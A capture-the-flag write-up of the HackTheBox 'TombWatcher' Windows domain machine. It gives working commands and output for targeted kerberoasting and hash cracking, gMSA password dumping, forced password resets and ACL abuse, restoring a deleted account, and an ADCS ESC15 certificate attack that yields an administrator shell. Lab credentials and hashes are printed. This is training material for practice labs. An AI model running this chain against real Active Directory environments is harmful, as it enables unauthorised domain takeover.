HTB TombWatcher Writeup
Overview
This is a medium Windows machine on HackTheBox. Given the machine’s IP we want to create a shell with full admin privileges. These credentials are provided at the start
1
henry:H3nry_987TGV!
Exploit Path
Starting as henry we can run a targeted kerberoast attack on alfred to obtain their password. alfred can add themselves to a group which is able to read ansible_dev’s credentials. ansible_dev can change the password for sam. sam can change the owner for john, allowing us to change john’s password. john can login and grab the user.txt flag!
john has full control over the ADCS organization unit. We’re able to reactivate the cert_admin account and change their password. cert_admin has access to a vulnerable certificate which allows us to authenticate as administrator, giving us a full administrator shell and the root.txt flag!
Enumeration
Port Scan
Let’s find out what services are accessible
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
┌──(kali@kali)-[~/tombwatcher.htb]
└─$ rustscan --accessible -a 10.10.11.72 -- -A -sC
Automatically increasing ulimit value to 5000.
Open 10.10.11.72:53
Open 10.10.11.72:80
Open 10.10.11.72:88
Open 10.10.11.72:135
Open 10.10.11.72:139
Open 10.10.11.72:389
Open 10.10.11.72:445
Open 10.10.11.72:464
Open 10.10.11.72:593
Open 10.10.11.72:636
Open 10.10.11.72:5985
Open 10.10.11.72:9389
Open 10.10.11.72:49667
Open 10.10.11.72:49693
Open 10.10.11.72:49691
Open 10.10.11.72:49692
Open 10.10.11.72:49712
Open 10.10.11.72:49718
Starting Script(s)
Running script "nmap -vvv -p   -A -sC" on ip 10.10.11.72
# ...
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-10-09 07:13:00Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-10-09T07:14:34+00:00; +4h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1/domainComponent=tombwatcher
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after:  2025-11-16T00:47:59
| MD5:   a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
| SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
| -----BEGIN CERTIFICATE-----
| MIIF9jCCBN6gAwIBAgITLgAAAAKKaXDNTUaJbgAAAAAAAjANBgkqhkiG9w0BAQUF
| ADBNMRMwEQYKCZImiZPyLGQBGRYDaHRiMRswGQYKCZImiZPyLGQBGRYLdG9tYndh
# ...
| Xq2engKcrfy4900Q10HektLKjyuhvSdWuyDwGW1L34ZljqsDsqV1S0SE
|_-----END CERTIFICATE-----
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-10-09T07:14:33+00:00; +4h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1/domainComponent=tombwatcher
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-11-16T00:47:59
| Not valid after:  2025-11-16T00:47:59
| MD5:   a396:4dc0:104d:3c58:54e0:19e3:c2ae:0666
| SHA-1: fe5e:76e2:d528:4a33:8adf:c84e:92e3:900e:4234:ef9c
| -----BEGIN CERTIFICATE-----
| MIIF9jCCBN6gAwIBAgITLgAAAAKKaXDNTUaJbgAAAAAAAjANBgkqhkiG9w0BAQUF
| ADBNMRMwEQYKCZImiZPyLGQBGRYDaHRiMRswGQYKCZImiZPyLGQBGRYLdG9tYndh
# ...
| Xq2engKcrfy4900Q10HektLKjyuhvSdWuyDwGW1L34ZljqsDsqV1S0SE
|_-----END CERTIFICATE-----
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49691/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49692/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49693/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49712/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49718/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
We’ll need to authenticate with kerberos
1
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-10-09 07:13:00Z)
This is an active directory machine using the dc01 subdomain
1
2
3
4
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-10-09T07:14:34+00:00; +4h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
Let’s add these domains to our /etc/hosts file
1
10.10.11.72 tombwatcher.htb dc01.tombwatcher.htb
Kerberos
To fix time skew issues, add this into ~/.zshrc and prepend it before active directory commands
1
alias sync-ad="faketime \"\$(ntpdate -q tombwatcher.htb | cut -d ' ' -f 1,2)\" "
We need to generate a configuration file for evil-winrm to work correctly
1
2
3
4
5
6
7
┌──(kali@kali)-[~/tombwatcher.htb]
└─$ sync-ad nxc smb tombwatcher.htb -u 'henry' -p 'H3nry_987TGV!' -k --generate-krb5-file krb5.conf
SMB         tombwatcher.htb 445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB         tombwatcher.htb 445    DC01             [+] tombwatcher.htb\henry:H3nry_987TGV!

┌──(kali@kali)-[~/tombwatcher.htb]
└─$ sudo cp krb5.conf /etc/krb5.conf
Our /etc/krb5.conf should look like this
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = TOMBWATCHER.HTB

[realms]
    TOMBWATCHER.HTB = {
        kdc = dc01.tombwatcher.htb
        admin_server = dc01.tombwatcher.htb
        default_domain = tombwatcher.htb
    }

[domain_realm]
    .tombwatcher.htb = TOMBWATCHER.HTB
    tombwatcher.htb = TOMBWATCHER.HTB
Bloodhound
Let’s map the active directory relationships
1
2
3
4
┌──(kali@kali)-[~/tombwatcher.htb]
└─$ sync-ad bloodhound-python -u 'henry' -p 'H3nry_987TGV!' -dc dc01.tombwatcher.htb -d tombwatcher.htb -ns 10.10.11.72 -c all --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
# ...
Start bloodhound and upload the generated zip file
1
2
┌──(kali@kali)-[~/tombwatcher.htb]
└─$ sudo -b neo4j console && bloodhound
Look at the Shortest Paths to Domain Admins 
There’s a path to the machine from henry! Let’s start hopping
user.txt
henry -> alfred
Authenticate with kerberos using the credentials provided at the beginning
1
2
3
4
5
┌──(kali@kali)-[~/tombwatcher.htb]
└─$ sync-ad getTGT.py -dc-ip 10.10.11.72 'tombwatcher.htb/henry:H3nry_987TGV!'
Impacket v0.13.0.dev0+20251002.113829.eaf2e556 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in henry.ccache
Save it to the environment so other programs can use it
1
2
┌──(kali@kali)-[~/tombwatcher.htb]
└─$ export KRB5CCNAME=$(pwd)/henry.ccache
Looking at the bloodhound relationships, henry has the WriteSPN permission on the alfred user 
This permission lets us perform a kerberoasting attack using the targetedKerberoast tool
1
2
3
4
5
6
┌──(kali@kali)-[/tombwatcher.htb/targetedKerberoast]
└─$ sync-ad python3 targetedKerberoast.py -d 'tombwatcher.htb' -k --dc-ip '10.10.11.72'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (Alfred)
$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$ed87d10aff7b730cb8cacdec190e8305$cc17432f117d13cc91b0c266c1635b186aa3220ec5e55626a1d54605603ac615a82456cc3fd2d6ab5fbcf84b28d077e07421aedea86a477a540eeea7a528233a7d777045e3648bf59dbcadff3ed3b1a548b2d9f0280e007184293a24c10c7eec55163d08ba4d26d61ee7bc089b8a2fe83675e906471a64707daedffab4ab90109863b71ec0ed51cbda2044008e6ebbef56c9fcfb50e64340e473491c2ecc027bec55172f2f1a1943a9c99b86f899425746aa6905da0588d25ea9a86fbe8422749e5cc24754847e743f42e3ce76beb922450abb85c818f1b6cabb2a9cae9627a7a386bfc33224fb3aa5783808485989d0abd73351d38fbaf386734b8879be0de1ab1cc56c63b2c3dac9e4d1e2b90c34b5b23e8cbd93fe2714bc1f4f961e92b2caece7e21190779c939d96f1c295f2974139730e41c7f01a3a3bfea002d6d78455511818b75a91de8b7faa7d148f46797b7de9a1035e696e132924206886ae1812b282fe86aa49eacae4735f6e1fd592a20711089de7cb4efde4cb9003c9d88a5ccd99585f539f837d12a799998066781515bc4aa4a62f5e6aa31974e2ac8c22513fda597c7875fad34515829d20b7c76116277ba4ccc4cf9c4f917144f882db4c815da961dbb39972957a17bc19f189e646450ae9fa5bc38a1c347f5542b2a5e85ca23ea9b366c5af8da3f5a68d6b8b6c4099ebb605f9cfe0538c9c53f7f4feff2f9360dd76eec72f6133895fcd3934f1e43aea3600009fd49e2753e750f78649f0c5e2ac94ddd78f66b65cbced313a34851c6e64fc1449e0ed376c1805cb6cd4b4238908629f401ce0066712e04512cf79859a97e9f8f1b13c9c19bda1267f1ffc00d66d67a36d9966ba6bb6e077e126882990f0259005a952eb1f9220e77b4dc7c131b29435407c3b0292baf04d8bf4addd45f9f64c467811deee53cc76f4b0f9170726f8266f0a8944703ede9ca1882590c82aac35b0917956b1e32eb928c3b2ecfcbf5ae4a3d606551d12b5611c760ce2e78233cd95d31c39db452e28e6f486ba7eb9ebe59c183b172ba8244ca5fc203171bc87bed44b80ae9952fc0d5a5270385aba8a25cf8907528ed4b4e7d0a90e4c37e5f803bfed74b9fd51111da2b2c46dcf05d095b2d8c0de6dbc44c979686c40e972622b670eee5b4c77b3a48cdcd1ecc68daab217ba933fd4b07465c31345e8c91443b898d13d481f997f7763c7f5905a45d8da24509efa7ba9a6334ab9ca034aaca25fdd8861eb47869ca463dbe3d38fced45dacb5b2a2e2f1b7944491eece49e908b657545e11a8f88be1699cbca770c8a1b211de47a8bc74be2a7f2845b00617d2ad2a63295fda2e3f3f15cc128cd693b1810b8af9a00c8fda04bb6f5f86546cf781f2e4479756c6afa0d5b366ff97a1bc1d619a703df09dd924bb0f8af60516d03236451a78505ae18cd3a39b79f65b6fd1c578f9b862d434c930ef583f744d4e
We can add the entire hash to crack.txt and use john to crack it
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali@kali)-[~/tombwatcher.htb]
└─$ vim crack.txt

┌──(kali@kali)-[~/tombwatcher.htb]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --fork=3 --progress-every=30 crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Node numbers 1-3 of 3 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
basketball       (?)
3 1g 0:00:00:00 DONE (2025-10-08 23:39) 16.66g/s 1066p/s 1066c/s 1066C/s 123456789..november
2 0g 0:00:00:08 DONE (2025-10-08 23:39) 0g/s 576053p/s 576053c/s 576053C/s  julissa87.a6_123
1 0g 0:00:00:08 DONE (2025-10-08 23:39) 0g/s 569197p/s 569197c/s 569197C/s    anggandako.abygurl69
Waiting for 2 children to terminate
Session completed.
alfred -> ansible_dev
Authenticate as alfred
1
2
3
4
5
6
7
8
┌──(kali@kali)-[~/tombwatcher.htb]
└─$ sync-ad getTGT.py -dc-ip 10.10.11.72 'tombwatcher.htb/alfred:basketball'
Impacket v0.13.0.dev0+20251002.113829.eaf2e556 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in alfred.ccache

┌──(kali@kali)-[~/tombwatcher.htb]
└─$ export KRB5CCNAME=$(pwd)/alfred.ccache
Checking bloodhound again 
Add alfred to the infrastructure group
1
2
3
┌──(kali@kali)-[~/tombwatcher.htb]
└─$ sync-ad bloodyAD -k --host dc01.tombwatcher.htb -d dc01.tombwatcher.htb add groupMember infrastructure alfred
[+] alfred added to infrastructure
Now we can read ansible_dev’s GMSAPassword 
This is possible using gMSADumper
1
2
3
4
5
6
7
┌──(kali@kali)-[~/tombwatcher.htb/gMSADumper]
└─$ sync-ad python3 gMSADumper.py -u 'alfred' -p 'basketball' -l dc01.tombwatcher.htb -d tombwatcher.htb
Users or groups who can read password for ansible_dev$:
 > Infrastructure
ansible_dev$:::4f46405647993c7d4e1dc1c25dd6ecf4
ansible_dev$:aes256-cts-hmac-sha1-96:2712809c101bf9062a0fa145fa4db3002a632c2533e5a172e9ffee4343f89deb
ansible_dev$:aes128-cts-hmac-sha1-96:d7bda16ace0502b6199459137ff3c52d
ansible_dev -> sam
We can run commands as ansible_dev 
ansible_dev can change the password for sam. I’ll set it to Dasian123!
1
2
3
┌──(kali@kali)-[~/tombwatcher.htb]
└─$ sync-ad bloodyAD -d tombwatcher.htb -u 'ansible_dev$' -p ':4f46405647993c7d4e1dc1c25dd6ecf4' -f rc4 --host dc01.tombwatcher.htb set password 'sam' 'Dasian123!'
[+] Password changed successfully!
sam -> john
sam has the WriteOwner privilege over john 
Set john’s owner to sam
1
2
3
┌──(kali@kali)-[~/tombwatcher.htb]
└─$ sync-ad bloodyAD --host dc01.tombwatcher.htb -d tombwatcher.htb -u sam -p Dasian123! set owner john sam
[+] Old owner S-1-5-21-1392491010-1358638721-2126982587-512 is now replaced by sam on john
Give sam the GenericAll privilege over john
1
2
3
┌──(kali@kali)-[~/tombwatcher.htb]
└─$ sync-ad bloodyAD -d tombwatcher.htb -u 'sam' -p 'Dasian123!' --host dc01.tombwatcher.htb add genericAll 'john' 'sam'
[+] sam has now GenericAll on john
Now we can change john’s password to Dasian123!
1
2
3
┌──(kali@kali)-[~/tombwatcher.htb]
└─$ sync-ad bloodyAD -d tombwatcher.htb -u 'sam' -p 'Dasian123!' -f rc4 --host dc01.tombwatcher.htb set password 'john' 'Dasian123!'
[+] Password changed successfully!
john has been compromised! 

Authenticate with kerberos and grab the user.txt flag!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(kali@kali)-[~/tombwatcher.htb]
└─$ sync-ad bloodyAD -d tombwatcher.htb -u 'sam' -p 'Dasian123!' -f rc4 --host dc01.tombwatcher.htb set password 'john' 'Dasian123!'
[+] Password changed successfully!

┌──(kali@kali)-[~/tombwatcher.htb]
└─$ sync-ad getTGT.py -dc-ip 10.10.11.72 'tombwatcher.htb/john:Dasian123!'
Impacket v0.13.0.dev0+20251002.113829.eaf2e556 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in john.ccache

┌──(kali@kali)-[~/tombwatcher.htb]
└─$ export KRB5CCNAME=$(pwd)/john.ccache

┌──(kali@kali)-[~/tombwatcher.htb]
└─$ sync-ad evil-winrm -i dc01.tombwatcher.htb -r tombwatcher.htb

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents> cat ../Desktop/user.txt
root.txt
john -> cert_admin
Let’s enumerate users
1
2
3
4
5
6
7
8
9
*Evil-WinRM* PS C:\Users\john> net users /domain

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Alfred                   Guest
Henry                    john                     krbtgt
sam
The command completed with one or more errors.
We can check for deleted users
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
*Evil-WinRM* PS C:\Users\john> Get-ADObject -Filter 'isDeleted -eq $true -and objectClass -eq "user"' -IncludeDeletedObjects


Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3,CN=Deleted Objects,DC=tombwatcher,DC=htb
Name              : cert_admin
                    DEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
ObjectClass       : user
ObjectGUID        : f80369c8-96a2-4a7f-a56c-9c15edd7d1e3

Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:c1f1f0fe-df9c-494c-bf05-0679e181b358,CN=Deleted Objects,DC=tombwatcher,DC=htb
Name              : cert_admin
                    DEL:c1f1f0fe-df9c-494c-bf05-0679e181b358
ObjectClass       : user
ObjectGUID        : c1f1f0fe-df9c-494c-bf05-0679e181b358

Deleted           : True
DistinguishedName : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
Name              : cert_admin
                    DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
ObjectClass       : user
ObjectGUID        : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
Restore the cert_admin user
1
*Evil-WinRM* PS C:\Users\john> Restore-ADObject -Identity 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
Re enable the account
1
*Evil-WinRM* PS C:\Users\john> Enable-ADAccount -Identity cert_admin
Verify reactivation is successful
1
2
3
4
5
6
7
8
9
*Evil-WinRM* PS C:\Users\john> net users /domain

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Alfred                   cert_admin
Guest                    Henry                    john
krbtgt                   sam
The command completed with one or more errors.
Let’s check the relationship between john and the new cert_admin user in bloodhound. We’ll need to gather data again as cert_admin has been reactivated
1
2
┌──(kali@kali)-[~/tombwatcher.htb]
└─$ sync-ad bloodhound-python -u 'henry' -p 'H3nry_987TGV!' -dc dc01.tombwatcher.htb -d tombwatcher.htb -ns 10.10.11.72 -c all --zip
john has GenericAll over cert_admin 
We can change cert_admin’s password to Dasian123!
1
2
3
4
5
6
┌──(kali@kali)-[~/tombwatcher.htb]
└─$ export KRB5CCNAME=$(pwd)/john.ccache

┌──(kali@kali)-[~/tombwatcher.htb]
└─$ sync-ad bloodyAD -d tombwatcher.htb -k -f rc4 --host dc01.tombwatcher.htb set password 'cert_admin' 'Dasian123!'
[+] Password changed successfully!
Using certipy we can check if there are vulnerable certificates
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
┌──(kali@kali)-[~/tombwatcher.htb]
└─$ sync-ad certipy-ad find -u cert_admin@tombwatcher.htb -p 'Dasian123!' -dc-ip 10.10.11.72 -stdout -vulnerable
Certipy v5.0.2 - by Oliver Lyak (ly4k)
# ...
Certificate Templates
  0
    Template Name                       : WebServer
    Display Name                        : Web Server
    Certificate Authorities             : tombwatcher-CA-1
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-16T00:57:49+00:00
    Template Last Modified              : 2024-11-16T17:07:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
      Object Control Permissions
        Owner                           : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
    [+] User Enrollable Principals      : TOMBWATCHER.HTB\cert_admin
    [!] Vulnerabilities
      ESC15                             : Enrollee supplies subject and schema version is 1.
    [*] Remarks
      ESC15                             : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.
Let’s check out the instructions for Escalation 15 and follow scenario B for PKINIT/Kerberos Impersionation via Enrollment Agent Abuse
First we’ll request a certificate and inject the Certificate Request Agent
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali@kali)-[~/tombwatcher.htb]
└─$ sync-ad certipy-ad req \
    -u 'cert_admin@tombwatcher.htb' -p 'Dasian123!' \
    -dc-ip '10.10.11.72' -target 'DC01.tombwatcher.htb' \
    -ca 'TOMBWATCHER-CA-1' -template 'WebServer' \
    -application-policies 'Certificate Request Agent'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 4
[*] Successfully requested certificate
[*] Got certificate without identity
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'cert_admin.pfx'
[*] Wrote certificate and private key to 'cert_admin.pfx'
We’ll request a certificate on behalf of the Administrator user
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali@kali)-[~/tombwatcher.htb]
└─$ sync-ad certipy-ad req \
    -u 'cert_admin@tombwatcher.htb' -p 'Dasian123!' \
    -dc-ip '10.10.11.72' -target 'DC01.tombwatcher.htb' \
    -ca 'TOMBWATCHER-CA-1' -template 'User' \
    -pfx 'cert_admin.pfx' -on-behalf-of 'TOMBWATCHER\Administrator'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 5
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Now we can authenticate as Administrator
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali@kali)-[~/tombwatcher.htb]
└─$ sync-ad certipy-ad auth -pfx 'administrator.pfx' -dc-ip '10.10.11.72'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator@tombwatcher.htb'
[*]     Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@tombwatcher.htb':<HASH_REDACTED>
Login and grab the root.txt flag
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali@kali)-[~/tombwatcher.htb]
└─$ export KRB5CCNAME=$(pwd)/administrator.ccache

┌──(kali@kali)-[~/tombwatcher.htb]
└─$ sync-ad evil-winrm -i dc01.tombwatcher.htb -r tombwatcher.htb

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../Desktop/root.txt